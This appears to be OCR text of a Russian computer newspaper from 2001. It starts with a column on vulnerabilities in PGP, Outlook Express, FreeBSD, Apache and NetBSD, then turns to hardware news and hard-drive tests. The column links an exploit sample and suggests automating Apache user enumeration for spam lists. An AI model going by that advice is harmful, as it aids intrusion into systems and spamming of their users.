Как видно из скучного лога, червь сканировал веб-пространство своего сабнета (моя машина находилась в подсети Corbina`ы - 195.14.*.*). Причем подобные запросы были получены с десятков различных IP. И в большинстве случае сие представляло не security-сканеры кул-хак, а именно работу червей. Так что, админ, бди bugtraq и акцесЛог :), даже если юзаешь Apache (как было у меня), а не гениальный IIS.

Уязвимость в отображении недействительного ключа PGP

Bugtraq id 3280
Тип эксплойтинга - удаленный
Дата - 04.09.01
Уязвимый продукт - все семейство Network Associates
Платформа - все win*, RedHat linux, Sun solaris, HP HP-UX, IBM AIX, MacOs
Автор - Patrick Oonk (patrick@pine.nl)

PGP - универсальный помощник хакера/администратора/обычного пользователя, озадачившегося своей приватностью/конфиденциальностью. Данная уязвимость позволяет обойти систему достоверности индивидуального ключа и выдать поддельную инфу за нормальный ключ пользователя. Дырка становится вдвойне опасней, когда подменяемый ID прописан в статичной PGP-ключнице, и информация, выданная за достоверную, автоматически вступает в оборот.

Патч под win32 -http://download.nai.com/products/licensed/pgp/desktop_security/windows/version_7.1/hotfix/PGP_Hotfix0904_Win32.zip. Заплаты к остальным системам указаны на сайте производителя - www.pgp.com и в оригинальном Bugtraq`e.

Outlook Express 6 - уязвимость в работе с аттачментом


Bugtraq id 3271
Класс - неизвестен
Тип эксплойтинга - удаленный
Дата - 30.08.01
Уязвимый продукт - Microsoft O.E. 6.0
Платформа - все win*
Автор - http-equiv@excite.com

В 6-ом Outlook`e появилась специальная фича для предотвращения запуска потенциально опасного аттачмента. Уязвимость заключается в том, что позволяет произвести запуск опасного приложенного файла, который был прописан в HTML-фрейме письма. Когда аттачмент прописан именно таким образом, пользователь не получает предупреждения от email-клиента об опасности и сохраняет западло или же запускает сразу. Дыра не распространяется на наиболее характерные файлы подставы - .exe. Но asm-код EXE-файла с измененным расширением на .bat - свободно обходит security-фильтр. Эксплойта в общепринятом понимании - тут нет. Есть пример преобразованного bat-файла, который не удостаивается внимания фильтра MS - http://www.securityfocus.com/data/vulnerabilities/exploits/ykk.zip

Получение парольного хэша через rmuser во FreeBSD

Bugtraq id 3282
Тип эксплойтинга - локальный
Дата - 04.09.01
Уязвимый продукт - FreeBSD 4.2-4.3 (включая)
Автор - (dynamo@harvard.net)

*BSD системы во главе с Free отработали свой план по ремотным багам на год вперед, когда обнаружился эксплойт на telnetd в июле… Пришла пора багов локальных, так что по осени начинаем считать количество BSD-машин, захваченных локально. Никто не подкинет шелл на своей фрюхе? ;)
FreeBSD поставляется в комплекте с PL-скриптом «rmuser». Данный scp применяется в административных целях удаления юзеров из системы. Примечательной особенностью является то, что тулза создает временную версию master.passwd. Если атакующий может знать предположительное время работы администратора со скриптом, становится реальным подрезать содержимое master.passwd. Эксплойтинг данной баги экстремально привязан к точному времени, и его успех является удачей, если, конечно, adm не занимается аудитом юзеров в одно и то же время, одним и тем же средством… Патчимся тут ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-01:59/, эксплойтим ручками :).



Red hat Linux Apache - уязвимость удаленного листинга пользователей

Bugtraq id 3335
Тип эксплойтинга - удаленный
Дата - 12.09.01
Уязвимый продукт - RedHat Linux 7.0
Автор - Alexander A. Kelner (akson@tts.debryansk.ru)

Версии веб-сервера Apache, поставляемые с RedaHat Linux 7.0 (и, возможно, другие дистрибутивы) инсталлируются по умолчанию с ошибкой в конфигурации, которая позволяет удаленному пользователю получить инфу по наличию юзеров в системе.
http://www.xakep.ru/~<username>. При запросе подобной страницы можно получить дефолтовую index-страницу хостящегося или нечто другое… Например, когда аккаунт юзера имеется в системе, но он не залил индексную страницу - сервер ответит, что "You don't have permission to access /~username on this server" (типа, не суй сюда свои щи :). Или же, когда пользователя нет в системе, при запросе его предполагаемой паги получаем The requested URL /~username was not found on this server" (типа, не туда попали, набирайте правильно номер :). Итого получается 3 варианта реакции сервера на запрос, по которым мы можем с легкостью отслеживать наличие пользователя в системе и получать искомый список всех юзарей.
Bugtraq сообщает, что готового эксплойта на описанную особенность сервера нет и не нужно. Мне же хотелось бы заметить, что автоматизация процесса иногда может быть полезна. Например, для составления спам-листов или путей для работы mail-grabber`a.

D.oS модуля ioctl в NetBSD

Bugtraq id 3297
Тип эксплойтинга - локальный
Дата - 06.09.01
Уязвимый продукт - NetBSD 1.4-1.5.1 (включая)
Автор - NetBSD Security Advisory

Потенциально возможная уязвимость в ядре NetBSD, которую можно использовать для проведения локального D.o.S`a. Сложившаяся проблема - результат ошибок ввода в модуле ioctl(9), используемом некоторыми драйверами ядра. Предположительно обвал происходит при стандартном запросе на хронологию использования памяти и просто попытке переноса данных из памяти. Наиболее вероятно, что подобное несчастье произойдет при направлении большого объема аргументов для данного модуля. В итоге получается искомый локальный d.o.s. Последствием удавшейся атаки, наиболее вероятно, станет горячо любимый kernel panic, который устранится лишь перезагрузкой системы (видали мы и более жесткие паники :). Эксплойта пока что нет. Официальные патчи здесь ftp://ftp.netbsd.org/pub/NetBSD/security/patches/. Неуязвимой остается система свежести 1.5.2, так что любителям генеральной уборки апгрейд станет неплохим решением.

линия отреза

линия отреза

О структуре Багтрека

Кто отслеживал данную рубрику по предыдущим номерам, мог заметить, что мы стали еще более похожи на оригинальную security-ленту. В связи с чем могли появиться некоторые заморочки. Считаю нужным пояснить, т.к. существующая форма рубрики будет сохраняться еще n-ное время.

Bugtraq id - идентификатор, присвоенный securityfocus`ом, определенной уязвимости. Оттого линков на баг больше не дается, и ты всякий раз можешь найти оригинальную инфу по URL`у следующего вида http://www.securityfocus.com/bid/id, где ИД - номер, который у нас числится как bugtraq id. Существуют другие источники инфы, как, например, горячо любимый мною neworder.box.sk. Если баг оказывается только там или еще где-то, не попав на SecurityFocus, - мы отмечаем ситуацию отдельным линком. Но по практике описания 95% более-менее значимых дыр - первым делом оказываются в оригинальном Bugtraq`e.

Тип эксплойтинга - два варианта: локальный и удаленный. То, каким образом можно воспользоваться дырой. Локальный тип предполагает наличие доступа в систему и поломку «изнутри». Удаленный (он же ремотный) - система разрабатывается снаружи. По практике - большинство «быстрых», скандальных взломов осуществлялось ремотным образом. Так что наличие пометки «remote» и заголовка с названием известного софта/ОС - залог успеха.

Уязвимый продукт - все понятно. В отличие от оригинала мы не перечисляем все дырявые продукты, т.к. в случае win-системы это может занять полполосы :).

Платформа - площадка для реализации бага. Операционка, где дыра работает.

Класс - важный критерий, не всегда отображаемый нами :), т.к. часто в формах Багтрека он остается unknown, т.е. источник ошибки не классифицируется. Для кул-хакерщика информация вторична, но часто бывает полезна кодеру софта или кодеру-эксплойтеру.

Дата - спросите слона :).

Автор - полезная инфа, т.к. при грамотно составленном вопросе получаются серьезные шансы на грамотный ответ от нашедшего багу. Часто поле заполняется лишь именем advisory-конторы, например, в случае фри - FreeBSD security advisory. Тут сложнее получить эксклюзивные ответы/комментарии, но дается изначально больший объем дополнительной инфы.





!!! Константин Буряков aka p0r0h (p0r0h@real.xakep.ru)

В номере:


Ни дня без MP3
Шустрый DVDёныш
Seagate атакует!

ОКТЯБРЬ 2001

№34



БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА

Новенькие звуковухи

Компания I/OMagic выпустила звуковые карты, базирующиеся на аудиочипе Canyon3D-2 от ESS Technology. В линейку вошли Storm Surge (4-канальная звуковуха, поддерживающая аппаратное ускорение 48 потоков DirectSound3D), Hurricane Extreme (4-канальная звуковая карта, поддерживающая аппаратное ускорение 64 потока DirectSound3D и оборудованная 5-полосным эквалайзером, а также выходом S/PDIF) и Typhoon Theatre (5.1 звуковая плата, поддерживающая аппаратное ускорение 96 потоков DirectSound3D и оборудованная выходом S/PDIF). Все карты поддерживают такие популярные стандарты, как I3DL2, A3D 1.0, EAX 1.0, EAX 2.0 и DirectSound3D. К тому же, в комплекте с Hurricane Extreme и Typhoon Theatre поставляется плеер PowerDVD и набор музыкального ПО и игр. Цены на новые девайсы вполне приемлемые - 40, 50 и 70 бакинских соответственно.

Ни дня без MP3

У меня очень часто спрашивают, если автомагнитолы с полноценной поддержкой MP3? Отвечаю - есть, конечно, но появляться в широкой продаже они начнут только сейчас. Первая из них - CDF-MP330 от Sanyo Electric, состоящая из AM/FM тюнера, CD плеера, читающего CD-R/RW диски, в том числе и с форматом MP3 (с битрейтом 32-320 Кб/с) и поддержкой вывода ID3-TAG Ver.2 и усилителя 4 x 50 Вт. Цена доста-точно привлекательна - 300 вечнозеленых.



Вторая магнитола еще интереснее и предназначена, в первую очередь, для продвинутых и требовательных меломанов.



Это - DEH-P900HDD от компании Pioneer. Магнитола в дополнение к CD плееру, усилителю 4x50, AM/FM тюнеру будет иметь жесткий диск на 10 Гб (прикинь, сколько на него можно будет скинуть мп3'шек :)). CD проигрыватель поддерживает CD-MP3 диски, включая CD-R и RW, на винчестер уже установлена база Gracenote CDDB и Gracenote CDDB Music Recognition Service, которая автоматически добавляет имена исполнителей и название дисков, как только треки были скопированы на HDD. Но это еще не все! В систему встроен MagicGate Memory Stick слот, позволяющий юзверю скачивать музыку с PC и проигрывать на DEH-P900HDD, а также наоборот - скачивать музыку с магнитолы и проигрывать дома или на плейере. К тому же, традиционно для Pioneer, магнитола имеет огромное количество настроек, всевозможных эквалайзеров, поддерживает плейлисты, имеет три выхода с предусилителя и т.д. Ждем-с...

Шустрый DVDёныш



Pioneer опять показал пример того, как надо делать драйвы. На это раз DVD. Его новая модель DVD-A03S радует продвинутыми характеристиками:
Интерфейс - ATAPI;
Скорость CD/DVD - 32x/6x;
Поддерживаемые форматы - Single и Dual Layer DVD-ROM, DVD-Video, DVD-R, CD-ROM, CD-R, Audio CD;
Буфер 512K;
Время доступа - 110 мс для DVD и 80 мс для CD;
Размеры - 146 x 41 x 203 мм.
Но, пожалуй, главной отличительной особенностью Pioneer DVD-A03S является способ установки диска в привод - Slot-in, который позволил уменьшить механическую часть привода. А это положительно сказалось на качестве, скорости и цене. Поэтому, если тебе нужен шустрый DVDROM с отличным качеством воспроизведения, то Pioneer DVD-A03S будет отличным выбором. Благо просят за него немного - порядка 100 американских президентов.

Маленькое чудо

Представь себе мобильный привод размером с пачку сигарет и толщиной меньше зажигалки. Представил? А чтобы на него еще влезало гигабайт так 10-20? Да и чтобы цена не вызывала приступы агрессии? Конечно, ты можешь сказать, чтобы я купил себе губозакатывалку и поменьше бредил, но, как ни странно, такой девайс есть. Имя ему - ZIV, а породил его Hyundai. Выпускается этот стильный девайс в нескольких вариантах на 6, 10, 15 и 20 гигабайт. Причем весит он очень мало (около 130 грамм), поэтому его можно без проблем носить в кармане, а для того чтобы ZIV оттуда не выпал, есть специальная цепочка с "крокодильчиком". Но даже если уронить этот переносной винчестер, то на его работе это никак не скажется, потому что ZIV обладает достаточно большой удароустойчивостью (хотя излишне пинать его все же не стоит :)). Подключается он компу достаточно легко - достаточно воткнуть шнур в USB порт и установить дрова с фирменного компакта в форме визитки. Работать с ним также не составит никакого труда - все интуитивно понятно и легко. В общем, за сравнительную небольшую цену порядка 200 буказоидов (зависит от того, сколько ГБ на борту ZIV), можно приобрести стильный, удобный и, главное, функциональный девайс.



Seagate атакует!

Seagate анонсировала новый интерфейс SerialATA, который способен прокачивать до 600 Мб данных в секунду, что гораздо больше того (почти в четыре раза), на что способен последний стандарт UltraATA\100. Совместно с Intel компания продемонстрировала рабочий прототип системы с таким контроллером, к тому же поддерживающим горячую замену! Кроме того, компания Seagate заявила, что представит первые девайсы, поддерживающие эту спецификацию, уже в следующем году, а нынешние харды, адаптированные под новый интерфейс, поступят в продажу сразу же, как только появятся контроллеры SerialATA. Только, думаю, что сразу достичь передачи данных до 600 Мб/сек девайсам от Seagate вряд ли удастся.

Новинка от Acer



Acer выпустила в продажу компактный внешний CD-RW рекордер MiniRW CRW-6424MU со стильным дизайном.
Характеристики рекордера удовлетворят даже самого придирчивого юзверя:
Поддерживаемые интерфейсы - USB 1.1, PCMCIA и Firewire/IEEE1394;
Режимы записи: Disc-At-Once, Track-At-Once, Session-At-Once, MultiSession, Packet Writing;
Форматы записи: CD-DA, CD-ROM, CD-ROM XA, Photo CD (single-and multi-sessions), CD-I,
CD-Text, CD-Extra, Video CD;
Среднее время доступа - 120 мс;
Запись CD-R 2x, 4x, 6x;
Запись CD-RW 1x, 2x, 4x;
Технология защиты буфера от опустошения - Seamless Link;
Чтение 6x max (900 Кб/с) - USB 1.1;
12x max (1800 Кб/с) - PCMCIA;
24x max (3600 Кб/с) - FireWire;
Размер буфера - 2048 Кб.
Также в комплект к MiniRW CRW-6424MU входит блок питания, специальный USB-шнур для подключения MiniRW к компьютеру, CD-RW диск и компакт с софтом для записи Nero Burning Rom 5.0.4.9 и InCD 1.7. Дизайнеры и инженеры Acer потрудились на славу и наглядно показали, как надо делать внешние рекордеры. MiniRW легко и удобно помещается в руке - дисковод легок, с прорезиненным основанием и плавными на ощупь округлостями :). MiniRW также может выполнять функции обыкновенного CD аудио-плеера без подключения к компьютеру, поэтому радует то, что все функциональные клавиши, включая выход на наушники и регулятор громкости, удобно расположены. Небольшой вес (0,52 кг) и малые габариты (146 x 42 x 198 мм) позволят легко переносить этот драйв от одного компьютера к другому, а фирменная технология Seamless Link позволит значительно снизить количество запоротых "болванок". В общем, потратив всего 200$, можно приобрести отличный рекордер с шикарным дизайном, который будет хорошим и полезным дополнением к компьютеру или ноутбуку.

DVD-R/RW, CD-R/RW резка от Pioneer

Компания Pioneer активно продолжает развивать стандарт DVD-R/RW и уже выпустила на рынок привод DVR-A03 третьего поколения с уникальными характеристиками и рассчитанный на широкий спектр применения.
Только взгляни на его спецификации:



Интерфейс ATAPI;
Объем буфера - 2 Мб;
Скорость записи DVD-R - 2x, CD-R - 8x, 4x;
Скорость перезаписи DVD-RW - 1x, CD-RW - 4x;
Скорость воспроизведения DVD-ROM - до 4x, CD-ROM - до 24x;
Поддерживаемые режимы записи - Disc At Once и Re-Recordable;
Формат записи - DVD-ROM & DVD-Video, DVD-R, CD-ROM, CD-ROM XA, Photo CD, CD-DA, CD-R, CD-RW, DVD-RW;
Среднее время доступа - 200 мс для DVD и 180 мс для CD;
Размеры - 148 x 42.3 x 207.5 мм.
Как видишь, получился впечатляющий комбайн, который поддерживает все форматы и может предоставить своему счастливому владельцу максимум удобства и гибкости в работе. Осталось только подождать, пока цена в 800$ на этот в чем-то революционный девайс упадет до разумной отметки, и тогда его можно смело брать :).

Продвинутый моник



Компания KDS выпустила LCD монитор RAD-7 стоимостью 800$ с диагональю 17". Модель имеет стильный дизайн и выкрашена в характерный серебристый цвет. С моником также поставляется не менее стильные клава и мышь. Характеристики RAD-7 довольно хороши - угол обзора составляет 160 градусов как по вертикали, так и по горизонтали, максимальное разрешение 1280 x 1024 при частоте обновления 75Hz. Экран воспроизводит 24-битный цвет и имеет размер точки 0.26 мм. Гарантия на новый монитор предоставляется на 3 года, но на него также распространяется действие программы "KDS Advanced Replacement Express Service", то есть в случае проблем монитор моментально меняют на новый.

Пишем варез со скоростью 7200 оборотов в секунду

p0r0h (p0r0h@real.xakep.ru)

RAZGONЫ TESTЫ ОБЗОРЫ

Пишем варез со скоростью 7200 оборотов в секунду

Блины, винты, винчестеры, хэ-де-дешники, вобщем, они самые...

Ты, наверное, уже заметил, что гамесы и всевозможный софт имеют неприятную тенденцию становится все больше и больше, а свободного места на харде все меньше и меньше? Я тоже заметил... Поэтому и решил подготовить специально для тебя обзор производительных и емких винтов, благо сейчас они стали очень доступными.


IBM

У меня просто нет слов. Похоже, что в разработке прошлой линейки винтов DTLA (по-нашему дятлы :)) участвовали какие-нибудь диверсанты из враждебной компании :). Уж слишком часто дохли новенькие "дятлы" по всему миру через несколько месяцев активной работы. А IBM вообще никак официально не реагировала на выпады в свой адрес, а лишь молча меняла свои диски по гарантии. Ну а неофициально принялась срочно исправлять сложившееся положение, выпуская обновленную линейку своих, в общем-то, очень даже неплохих винтов.

IBM Deskstar 60GXP

В эту наиболее производительную линейку винтов от IBM входят диски объемом от 10 до 60 ГБ. По сравнению с прошлыми "дятлами" внешне диск не изменился абсолютно. Да и характеристики во многом схожи. Все те же 7200 об/мин у шпинделя, кэш-буфер на 2 МБ и 20-гиговые пластины. Даже фирменные технологии потерпели всего лишь незначительные изменения, но перечислить их не помешает. Стеклянные пластины, дифференцированный предусилитель, керамический шпиндель и ламинированная крышка призваны повысить надежность и улучшить производительность новых дисков. Кроме того, в винчестерах серии Deskstar 60GXP используется система мониторинга температуры диска, а также реализована технология safety ramp, которая предусматривает поднятие головок над магнитными пластинами при выключении питания для дополнительной защиты винта. Но это еще не все. Интересной фишкой жестких дисков IBM является возможность управления уровнем шума с помощью регулирования скорости позиционирования головок. Все настройки этой функции выполняются с помощью утилиты IBM Feature Tool (взять можно с www.storage.ibm.com). Если ты знаком с прошлой линейкой винтов DTLA от IBM, то, наверно, заметил, что по характеристикам она практически ничем не отличается от модельного ряда Deskstar 60GXP. В общем, создается впечатление, что IBM специально выпустила линейку Deskstar 60GXP, чтобы поскорей откреститься от прошлого и восстановить свою изрядно пошатнувшуюся репутацию. Ну а теперь отступим от лирической части и приступим к практической, т.е. к тестам.

▲ *Итак, график последовательного чтения с диска (Disk Transfer Rate) показал традиционную для винтов IBM высокую скорость, но излишняя "зубчатость" (только взгляни на эту кардиограмму) свидетельствует, что с качеством поверхности блинов у*



Deskstar 60GXP не все в порядке. Не аукнулось бы это на надежности... Среднее время доступа к диску (Average Access time) составило 12,4 мс, хотя, если верить официальной спецификации, то должно быть 8,5 мс (меньшее значение - лучше). Что-то господа из IBM стали халтурить...


Seagate

Компания Seagate за каких-то 2-3 года из заурядного производителя жестких дисков смогла превратиться в настоящего лидера. Умело внедряя передовые технологии, наращивая скорость и емкость своих винчестеров, Seagate оставляет далеко позади многих конкурентов. Впрочем, давай для начала посмотрим на новую сегейтовскую рыбку - Barracuda ATA IV.


Seagate Barracuda ATA IV

Сразу бросается в глаза, что, по сравнению с прошлыми моделями, дизайн у новенькой Барракуды стал более традиционным ("квадратный"). Объясняется это прежде всего тем, что при таком дизайне корпуса проще разместить внутренние амортизаторы и шумозащитные экраны. Поэтому внутренности рыбки теперь будут под надежной защитой толстых стенок и металлических пластин. Правда, из-за такого защитного панциря несколько ухудшился теплоотвод, но излишний нагрев присущ очень многим современным скоростным винчестерам. Так что будет не лишним обеспечить свою систему хорошей вентиляцией и, при необходимости, дополнительным охлаждением. Кстати, на четвертой Барракуде установлен термодатчик, определяющий температуру винта (при интенсивной работе и в тестах она держалась в районе 40-43 градусов, что вполне терпимо). Также, по сравнению с прошлыми рыбками, значительно увеличилась плотность треков на пластине и записи данных на дорожке - теперь на пластине у Барракуды может быть записано до 40 ГБ данных! Т.е. самые большие Барракудки на 60 и 80 ГБ используют всего две пластины, поэтому Barracuda ATA IV будет холоднее и тише винчестеров других компаний, которым для получения объема в 60 или 80 ГБ нужно три пластины. Скорость вращения, при столь высокой плотности записи, составляет 7200 об/мин. Причем в





четвертой Барракуде используется новый двигатель SoftSonic на гидродинамических подшипниках (Fluid Dynamic Bearing - FDB), поэтому уровень шума составляет всего 2 Б при вращении дисков и 2.4 Б при поисковом перемещении головок (ухо обычного чела не воспринимает звуки тише 2.5 Б ;)). Размер буфера в 2 МБ вызывает довольную улыбку - теперь становится ясно, что новенькая Барракудка не имеет узких мест, и остается только посмотреть, как она хороша в деле.



▲ *WOW! График просто впечатляет! Скорость чтения менялась от 42 Мб/сек в начале диска до 27 Мб/сек в конце. Это даже выше, чем у бывшего чемпиона по этому показателю - IBM. Да и сам график, в отличие от Deskstar 60GXP, гораздо более чистый и ровный, несмотря на очень высокую плотность записи на пластину. Среднее время доступа составило 13,6 мс, и это очень неплохой показатель, учитывая то, что пластины Барракуды в два раза плотнее, чем у большинства конкурентов. Совместить высочайшую скорость и плотность удается далеко не каждой компании...*

Seagate U6

Винчестеры из U series всегда ориентировались как недорогие решения для бюджетных платформ. Но "недорогие" не всегда означает "тормозные". Винчестеры U6, судя по характеристикам, могут уделать не только производительные винты предыдущих серий от других компаний, но и некоторые современные жесткие диски. Смотри сам - плотность записи на пластину составляет 40 ГБ (немногие винты могут похвастаться таким значением), скорость вращения 5400 об/мин (надо чем-то же отличаться от Barracuda ATA IV :)) и кэш-буфер на 2 МБ. Причем диски эти отнюдь не маленькие, а на 40, 60 и 80 ГБ. Естественно, присутствуют и фирменные технологии 3D Defense System для защиты данных на винчестере во время работы или при транспортировке и Data Defense, позволяющая производить мониторинг температуры жесткого диска, а также защищать его от вибраций. Неплохо для винтов начального уровня, не так ли ;)? Если в тестах все будет так же хорошо, как в характеристиках, то получится отличное решение для тех, кому нужен диск большего объема за небольшие деньги.

▼ *Признаюсь, я ожидал большего. Да, скорость и трансфер в начале диска не вызывают особых нареканий, но в конце явный провал. Похоже, сказывается очень высокая плотность записи на пластину. К тому же, среднее время доступа к диску слишком большое - 21 мс. Получается, что Seagate U6 оказался явным середнячком среди дисков на 5400 об/мин.*



Quantum

Девайсы Квантума всегда радовали многих юзверей своей надежностью, скоростью и приемлемыми ценами, но выжить на рынке жестких дисков из-за очень большей конкуренции не так-то просто, поэтому с апреля этого года подразделение Quantum, занимающееся разработкой и выпуском винтов, перешло под теплое крыло компании Maxtor. Но пока еще совместные продукты Maxtor/Quantum даже не анонсированы, поэтому рассмотрим те модели, которые сейчас присутствуют на рынке. Благо выглядят они вполне достойно.

Quantum Fireball Plus AS

Fireball Plus AS представляет самую производительную линейку винтов от Quantum. Эта линейка насчитывает шесть моделей на любой вкус (и толщину кошелька ;) емкостью от 10 до 60 ГБ. Плотность записи по сравнению с предшественником

NEXT

p0r0h (p0r0h@real.xakep.ru)







Fireball Plus LM увеличилась до 20 GB на пластину, а также появилась поддержка интерфейса ATA 100. В остальном практически все осталось без изменений - частота вращения шпинделя 7200 об/мин, объем кэша 2 MB и фирменные технологии Quiet Drive Technology (позволяет уменьшить рабочий шум), Quantum's Shock Protection System II (защита от ударов при транспортировке и установке) и Data Protection System (система защиты данных). Правда, есть еще одно новшество - гидродинамические подшипники (Hydrodynamic Bearing), которые делают работу винчестера практически бесшумной, но они установлены только в моделях с одной или двумя пластинами (видимо на большее инженеров Квантума не хватило :). Интересно, чем порадуют нас тесты...

Как всегда, Квантум держится на очень хорошем уровне. График показал прекрасное качество поверхности дисков, высокую скорость, а также стабильный и ровный трансфер (35 Мб/сек в начале и 21 Мб/сек в конце). Среднее время доступа составило 13,3 мс. Конечно, могло бы быть и поменьше, но и это неплохой результат.

Quantum lct20

Эта модель внешне практически ничем не отличается от Fireball Plus AS, и понять, что это за зверь, можно только по наклейке. А вот внутренности этого девайса значительно отличаются от более старшего и производительного брата - количество оборотов всего 4500 об/мин, а объем кэш-буфера и вовсе очень мал по современным меркам - 128 КБ. Впрочем, столь небогатая "начинка" объясняется направленностью Quantum lct20 на самый нижней сектор рынка (lct - low cost technology). Поэтому Квантум и стремится любыми способами уменьшить стоимость своего девайса. Хорошо, что используются те же 20-гигабайтовые пластины, как и в модели Fireball Plus AS, и, следовательно, за качество поверхности дисков можно не волноваться. Но вот оправдано ли остальное обрезание винтика Quantum lct20, покажут тесты...






График показывает прекрасное качество пластин, но вот скорость оставляет желать лучшего. 21 Мб/сек в начале диска и 12 Мб/сек в конце - это очень мало даже для бюджетной модели. Время доступа тоже не блещет - 18 мс, впрочем, ожидать лучших результатов от крайне дешевого винчестера не приходится.


Fujitsu

Fujitsu - компания, которая не стремится бежать впереди планеты всей, а просто делает качественные и производительные винчестеры. Жаль только, что из-за острой конкуренции и недостаточной финансовой мощи Fujitsu решила сосредоточиться на выпуске винчестеров для ноутбуков и серверов. Поэтому похоже, что текущая линейка винтов MPG для настольных систем станет последней.

Fujitsu MPG3xxxAH

Диски этой серии выпускаются с емкостью 10, 15, 20 и 30 ГБ. Конструкция верхней крышки обеспечивает сохранность данных при кратковременных ударных нагрузках (надеюсь, никому не придет в голову проверить это отбойным молотком? ;), а жидкостные подшипники (Fluid Dynamic Bearing) позволяют значительно снизить шум во время работы диска. В винтиках серии Fujitsu MPG3xxxAH используются 20-гигабайтовые пластины, а шпиндель вращается со скоростью 7200 об/мин. Что еще нужно для приличной производительности? Конечно, внушительный кэш-буфер на 2 MB. С этим у Фуджика все в порядке. Посмотрим же теперь, как он проявит себя в тестах...

Прекрасное качество поверхности диска, высокая скорость и трансфер, небольшое время доступа к диску (13 мс) - что еще нужно придирчивому юзверю? Приемлемая цена? И с этим у Fujitsu MPG3xxxAH все в порядке.



Fujitsu MPG3xxxAT

Это младшая линейка винчестеров от Fujitsu, предназначенная для построения дешевых систем. Правда, отличается она от своих старших братьев не так сильно, как Квантумские lct20. Частота вращения шпинделя у серии MPG3xxxAT составляет 5400 об/мин. Первый винтик MPG3307AT емкостью 30 ГБ из этой линейки имел плотность записи по 15 ГБ на пластину и буфер на 2 MB. Следующие винчестеры MPG3102AT, MPG3204AT и MPG3409AT (на 10, 20 и 40 ГБ соответственно) внешне очень похожи на серию Fujitsu MPG3xxxAH. Да и пластины все те же 20-гигабайтовые. Только в дисках на 10 и 20 ГБ буфер поменьше - 512 КБ, но уже в 40-гигабайтовой модели буфер располнел на 2 МБ. В общем, есть из чего выбрать юзерам с различными запросами. Взглянем же теперь на график последовательного чтения с диска.





График показывает хороший трансфер с плавным снижением скорости к концу диска (от 30 Мб/сек в начале и 18 Мб/сек в конце) - неплохо для бюджетного винта. Вот только "дрожание" графика на начальном и конечном участках вызывает небольшое нарекание. Среднее время доступа на приемлемом уровне - 15 мс. В общем, этот диск вполне подойдет непритязательным юзверям, ценящих прежде всего надежность и невысокую стоимость.

